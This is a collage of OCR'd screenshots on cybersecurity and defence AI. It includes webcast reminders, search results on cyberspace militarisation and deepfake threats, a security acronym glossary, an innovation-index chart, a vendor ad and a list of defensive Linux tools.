
Col. Tucker Hamilton, Operations Commander, 96th Test Wing, *U.S. Air Force*


Kyle Rice, Federal CTO, *Virtualitics*


Reminder: Your webcast is tomorrow
Inbox
C4ISRNET 1:30 am
to me
Unsubscribe
REMOVING STOVEPIPES
A WEBCAST SERIES
BY: C4ISRNET
YOUR WEBCAST IS TOMORROW:
DATA-DRIVEN DEFENSE: HOW AI PROPELS THE US MILITARY
JAN 16 | 2:00 PM EST
ADD TO YOUR CALENDAR
HOW TO WATCH
Simply click the button below to sign-in and watch this live webcast at 2:00 PM EST tomorrow. Attendees will be able to ask questions in real time.
CLICK HERE TO WATCH


Reminder for Webcast: Data-Driven Defense: How AI Propels the US Military
Inbox
Defense News 12:32 am
to me
eventbrite
Find events
My Tickets
Your event Webcast: Data-Driven Defense: How AI Propels the US Military is coming up soon!
Tuesday at 2:00 PM
Organized by Defense News


10:33
inevitability of Militarisation of Cyberspace
Microsoft Bing
inevitability of Militarisation of Cyberspace
SEARCH
CHAT
IMAGES
VIDEOS
MAPS
NEWS
The militarization of cyberspace refers to the adoption of cyberspace by the military in either an offensive or defensive manner 1. This has been accelerated by the increasing number of suspected state or state-sponsored OCOs, which has led to the adoption of military doctrines specific to this domain, the emergence of national cyber strategies, and the establishment of military units responsible for conducting warfare in cyberspace 1. There has also been a shift toward censorship, surveillance, and militarization in cyberspace 2.
Learn more: 1. ibei.org 2. technologyreview.com
PEOPLE ALSO ASK
Why do we militarise cyberspace?
This militarisation of cyberspace can be partly explained by a deeper understanding of the internet and of digital technologies among defence protagonists, which allowed them to...
Cyberspace is used, first and fore...
www.tandfonline.com/doi/full/10.1...
Militarisation of cyberspace: how the global power struggle moved ...
https://www.theguardian.com/technology/2012/apr/...
New Military Battleground
Though much maligned, Britain's 2010 strategic defence and security reviewmay prove to have been a historic punctuation mark in this process. The review mad...
See more
Private Fears
See more
Explore further
(PDF) Cyber warfare: Issues and challenges - ResearchGate
"The Weaponization of Cyber Space" – Report from the MSC Cyber ...
Cyber Challenges for the New National Defense Strategy
Recommended to you based on what's popular
IEEE Xplore
https://ieeexplore.ieee.org/document/6243971
The militarisation of cyberspace: Why less may be better
Web The militarisation of cyberspace: Why less may be better. Abstract: Cyber security is seen as one of the most pressing national security issues of our ...
Author: Myriam Dunn Cavelty
Publish Year: 2012
Explore further
Militarizing Cyberspace | MIT Technology Review
Is the United States Militarizing Cyberspace? - Forbes
Recommended to you based on what's popular
ResearchGate
The Militarisation of Cyberspace: Why Less May Be Better
Web 1 Jan, 2012 · Due to sophisticated and highly publicised cyber attacks,... | Find, read and cite all the research you need on ...
Estimated Reading Time: 7 mins
Author: Myriam Dunn Cavelty
Taylor & Francis Online
https://www.tandfonline.com/doi/full/10.1080/23738871.2020...
Cybersecurity and cyber defence in the emerging democracies
Web 2 Nov, 2020 · Jonathan Zittrain (Citation 2017, 301) highlighted the militarisation of cyberspace, calling out the dangers of states using ...
Author: Carlos Solar
Publish Year: 2020
Taylor & Francis Online
https://www.tandfonline.com/doi/full/10.1080/23738871.2021...
Cyberspace is used, first and foremost, to wage wars: proliferation ...
Web 9 Jun, 2021 · It highlights how, in ten years, cyberspace has become a battlefield and a strategic priority for many states that have ...
Author: Frédérick Douzet, Aude Gery
Publish Year: 2021


A Practical Guide to
Cyber Security Acronyms v4
By Paul Baird
Tools
General
Functions
Standards & Frameworks
Attack Types
Metrics
Certifications
Funnies
Organisations
Job Titles
Cissp Certified Information Systems Security Professional
Ciso Chief Information Security Officer
Mssp Managed Security Service Provider
Sans SysAdmin, Audit, Network and Security
Cisa Certified Information Systems Auditor
Cto Chief Technical Officer
Soc Security Operations Center
Isaca Information Systems Audit and Control Association
Siem Security Information and Event Management
Ips Intrusion Prevention System
Waf Web Application Firewall
Epp Endpoint Protection Platform
Dlp Data Loss Prevention
Dns Domain Name System
Ssid Service Set Identifier
Apt Advanced Persistent Threat
Pup Potentially Unwanted Programs
Pii Personally Identifiable Information
Sat Security Awareness Training
Sox Sarbanes Oxley
Nist National Institute of Standards and Technology
Dora Digital Operational Resilience Act
Cism Certified Information Security Manager
Dpo Data Protection officer
Iam Identity and Access Management
Isf Information Security Forum
Xdr Extended Detection and Response
Casb Cloud Access Security Broker
Ueba User and Entity Behavior Analytics
Pam Privileged Access Management
Sase Secure Access Service Edge
Iot Internet of Things
Ttp Tactics, Techniques, and Procedures
Ai Artificial Intelligence
Rbac Role-Based Access Control
Cbac Context Based Access Control
Iiot Industrial Internet Of Things
Cobit Control Objectives for Information and related Technologies
Cis Center for Internet Security
Fedramp Federal Risk and Authorization Management Program
Ceh Certified Ethical Hacker
Ctso Chief Technical Security Officer
Grc Governance, Risk and Compliance
Ciisec Chartered Institute of Information Security
Edr Endpoint Detection and Response
2fa Two-factor authentication
Sso Single Sign On
Cnapp Cloud Native Application Protection Platform
Cvss Common Vulnerability Scoring System
Ioc Indicators of Compromise
Tls Transport Layer Security
Acl Access Control List
Abac Attribute-Based Access Control
Pbac Policy Based Access Control
Pki Public Key Infrastructure
Gdpr General Data Protection Regulation
Hipaa Health Insurance Portability and Accountability Act
Csf Cybersecurity Framework
Giac Global Information Assurance Certification
Cio Chief Information Officer
Cirt Cyber Incident Response Team
Isc² International Information System Security Certification Consortium
Fim File Integrity Monitoring
Mfa Multi-Factor Authentication
Ztna Zero Trust Network Access
Cwpp Cloud Workload Protection Platform
Bcp Business Continuity Planning
Ot Operational Technology
Ssl Secure Sockets Layer
Aes Advanced Encryption Standard
Ti Threat Intelligence
Rebac Relationship Based Access Control
Ip Internet Protocol
Iso International Organization for Standardization
Scf Secure Controls Framework
Gsec GIAC Security Essentials Certification
Cpo Chief Privacy Officer
Noc Network Operations Center
Csa Cloud Security Alliance
Av Antivirus
Soar Security Orchestration, Automation and Response
Swg Secure Web Gateway
Cspm Cloud Security Posture Management
Dmz Demilitarized Zone
Sse Security Service Edge
Ml Machine Learning
Cve Common Vulnerabilitie and Exposure
Aes Advanced Encryption Standard
Iac Infrastructure As Code
Pci-dss Payment Card Industry Data Security Standard
Ucf Unified Compliance Framework
Gcih GIAC Certified Incident Handler
Cso Chief Security Officer
It Information Technology
Owasp Open Web Application Security Project
Easm External Attack Surface Management
Asm Attack Surface Management
Ndr Network Detection and Response
Vm Vulnerability Management
Rca Root Cause Analysis
Cia Confidentiality, Integrity, and Availability
Rat Remote Access Trojan
Xss Cross-site scripting
Sqli Structured Query Language Injection
Ddos Distributed Denial of Service
Csrf Cross-Site Request Forgery
Casp CompTIA Advanced Security Practitioner
Sscp Systems Security Certified Practitioner
Msp Managed Service Provider
Mdr Managed Detection and Response
Was Web Application Scanning
Cwp Cloud Workload Protection
Ids Intrusion Detection Systems
Vpn Virtual Private Network
Mitm Man In The Middle
Bec Business Email Compromise
Bof Buffer Overflow
Dos Denial of Service
C2 Command & Control
Oscp Offensive Security Certified Professional
Ecsa EC-Council Certified Security Analyst
Cert Computer Emergency Response Team
Mttc Mean Time to Contain
Mtta Mean Time to Acknowledge
Mtbf Mean Time Between Failures
Picnic Problem In Chair, Not In Computer
Pebcak Problem Exists Between Chair and Keyboard
Rtfm Read The Freaking Manual
Kiss Keep It Simple Stupid
Wtf What The Freak
Mttd Mean Time to Detect
Mttr Mean Time to Resolve (or) Recovery
Nht Non-human traffic



Delivered: Predicts 2024: AI & Cybersecurity — Turning Disruption Into an Opportunity Inbox


Recorded Future M... Yesterday
to me


Recorded Future®


Thank you for your interest in the Gartner® report, **Predicts 2024: AI & Cybersecurity — Turning Disruption Into an Opportunity**. You can access it here anytime. If you have any additional questions about Recorded Future, please don't hesitate to reach out to us and we'd be happy to help.

Best,


The Recorded Future Team


Global Innovation Index
We show global innovation rankings across 132 countries at a time of rapid technological advancement.
2023
Countries were analyzed across 80 indicators in the following categories:
Knowledge & Technology Outputs
Human Capital & Research
Business Sophistication
Market Sophistication
Creative Outputs
Infrastructure
Institutions
Less Innovative
More Innovative
10 20 30 40 50 60 70
After falling behind the U.S. last year, Sweden reclaimed second place thanks to its high scores in infrastructure and business sophistication.
MOST INNOVATIVE: EUROPE
Switzerland
SCORE: 67.6
MOST INNOVATIVE: NORTH AMERICA
U.S.
SCORE: 63.5
MOST INNOVATIVE: MIDDLE EAST
Israel
SCORE: 54.3
MOST INNOVATIVE: AFRICA
Mauritius
SCORE: 32.1
MOST INNOVATIVE: SOUTH AMERICA
Brazil
SCORE: 33.6
Singapore has overtaken South Korea as the most innovative country in Asia, rising to fifth place overall.
MOST INNOVATIVE: ASIA
Singapore
SCORE: 61.5
Top 10 Countries
1 Switzerland
2 Sweden
3 U.S.
4 UK
5 Singapore
6 Finland
7 Netherlands
8 Germany
9 Denmark
10 South Korea
Source: WIPO Global Innovation Index 2023



social engineering deepfakes and disinformation countermeasures
SEARCH
CHAT
IMAGES
VIDEOS
MAPS
NEWS
SAGE Journals
https://journals.sagepub.com/doi/full/10.1177/20563051209...
Deepfakes and Disinformation: Exploring the Impact of Synthetic ...
Web 19 Feb, 2020 · Research article First published online February 19, 2020 Deepfakes and Disinformation: Exploring the Impact of Synthetic Political Video ...
Author: Cristian Vaccari, Andrew Chadwick
Publish Year: 2020
Estimated Reading Time: 10 mins
Explore further
The Emergence of Deepfake Technology: A Review - ResearchGate
Misinformation and disinformation and deep fakes | University of Essex
Artificial Intelligence, Deepfakes, and Disinformation - RAND Corporation
Recommended to you based on what's popular
Bundesamt für Sicherheit in der Informationstechnik
https://www.bsi.bund.de/EN/Themen/Unternehmen-und-Organisation...
BSI - Deep Fakes – Threats and Countermeasures
Web Social engineering Deep fake processes can also be used to carry out targeted phishing attacks (spear phishing) to gain information and data. An ...
Email: bsi@bsi.bund.de
Godesberger Allee 185-189, Bonn, 53175, NRW
0228 9995820
Directions
Explore further
Top 5 Deepfake Scams that Stormed the Internet this Year
The Best (And Scariest) Examples Of AI-Enabled Deepfakes


Google
social engineering deepfakes and
All
Images
News
Videos
Shopping
Books
Map
हिंदी में खोजें
सोशल इंजीनियरिंग डीपफेक एंड डि...
Scholarly articles for social engineering deepfakes and disinformation countermeasures
A study on the psychology of social engineering-based ...
Siddiqi · Cited by 43
Deepfakes: Threats and countermeasures systematic ...
Albahar · Cited by 72
Search on Google Scholar
Bundesamt für Sicherheit in der Informationstec...
https://www.bsi.bund.de › Deepfakes
Deep Fakes – Threats and Countermeasures
Deep Fakes – Threats and Countermeasures ... Disinformation campaigns: Using deep fake techniques, it is possible to conduct credible disinformation campaigns by ...
People also ask
What are the possible solutions to avoid deepfakes misuse?
What technology is used to counter deepfakes?
What is the impact of deepfakes on society?
What are the threats of deepfake technology?
Feedback
arXiv
https://arxiv.org › pdf PDF
The Emerging Threats of Deepfake Attacks and Countermeasures
by SA Buo · 2020 · Cited by 13 — They can also, be used as a source of misinformation in politics and the court of law. This section explores the threats of deepfakes to ...
U.S. Department of Defense (.gov)
https://media.defense.gov › C... PDF
Contextualizing Deepfake Threats to Organizations
12 Sept 2023 — Deepfake social engineering includes: • Fraudulent ... [65] MIT Media Lab, Detect DeepFakes: How to counteract misinformation created by AI,.


The Rise of AI in Cybersecurity
Artificial Intelligence (AI) is rapidly evolving, but when it comes to cybersecurity, innovation can lead to advanced threats. With proactive measures, you can implement automated systems of your own to stop cyberattacks before they begin.
Let's take a look at key AI concerns for cybersecurity, as well as advanced tools to thwart attack.
Intelligent attacks
1. AI-driven malware
2. Vulnerable applications
3. Expanded attack surface
4. Constant evolution
Advanced threats require advanced security.
Automated software is vital to your cybersecurity. With our full catalog of enterprise security software, you'll find solutions to protect every part of your IT environment.
Endpoint security
Email security
Application security
Identity and access management
Make AI work for you, rather than against you.
Employ sophisticated, automated systems of your own.
Protect every part of your IT system. Safeguard against rising threats and talk with an Insight teammate today.




Defensive Linux Security
Firewalls
iptables
firewalld
ufw
Sandboxing
Bubblewrap
Firejail
Intrusion Detection
Snort
Suricata
Zeek
Log Monitoring
fail2ban
logwatch
